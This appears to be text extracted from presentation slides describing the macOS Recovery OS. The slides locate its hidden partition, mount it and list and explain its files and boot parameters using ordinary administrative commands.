


THE RECOVERY OS


a built-in recovery system on your Mac



a system (OS) that, "includes all of the tools you need to reinstall OS X, repair your disk" -apple




main interface



firmware



disk



shell



os install

THE RECOVERY OS

where does it live?

```
$ diskutil list
/dev/disk0 (internal, physical):
#:          TYPE NAME                SIZE          IDENTIFIER
0:      GUID_partition_scheme      *500.3 GB      disk0
1:          EFI EFI                209.7 MB       disk0s1
2:     Apple_CoreStorage Macintosh HD   499.4 GB       disk0s2
3:     Apple_Boot Recovery HD           650.0 MB       disk0s3
```

'Recovery HD'



hidden partition



type; "Apple_Boot"



size: 650MB


MOUNTING THE RECOVERY OS

...and seeing what is there

```
# mount -t hfs /dev/disk0s3 /Volumes/Recovery
# ls /Volumes/Recovery/com.apple.recovery.boot

BaseSystem.chunklist
BaseSystem.dmg
PlatformSupport.plist
SystemVersion.plist
boot.efi
com.apple.Boot.plist
prelinkedkernel
```

mount it!



explore

COMPONENTS OF THE RECOVERY OS

files & descriptions

file	type	description
BaseSystem.chunklist	`CNKL`	used to validate image*
BaseSystem.dmg	Apple Disk Image	OS X Recovery OS (binaries, etc)
PlatformSupport.plist	Property List	Supported hardware models
SystemVersion.plist	Property List	OS X Recovery version info
boot.efi	Extensible Firmware Interface (PE32+ binary)	OS X Recovery bootloader
com.apple.Boot.plist	Property List	Boot parameters for the OS X Recovery bootloader (boot.efi)
prelinkedkernel	lzvn (compressed)	OS X Recovery OS pre-linked kernel cache

*not in VMs!

BOOT PARAMETERS FILE


file: com.apple.Boot.plist

```
# cat /Volumes/Recovery/com.apple.recovery.boot/com.apple.Boot.plist
...
<plist version="1.0">
<dict>
  <key>Kernel Cache</key>
  <string>\com.apple.recovery.boot\prelinkedkernel</string>
  <key>Kernel Flags</key>
  <string>rp=file:///com.apple.recovery.boot/BaseSystem.dmg</string>
</dict>
</plist>
```

boot parameters

BASESYSTEM.DMG


...and seeing what is there



base system disk image

FROM BOOT TO OS INITIALIZATION

how boot into the recovery os

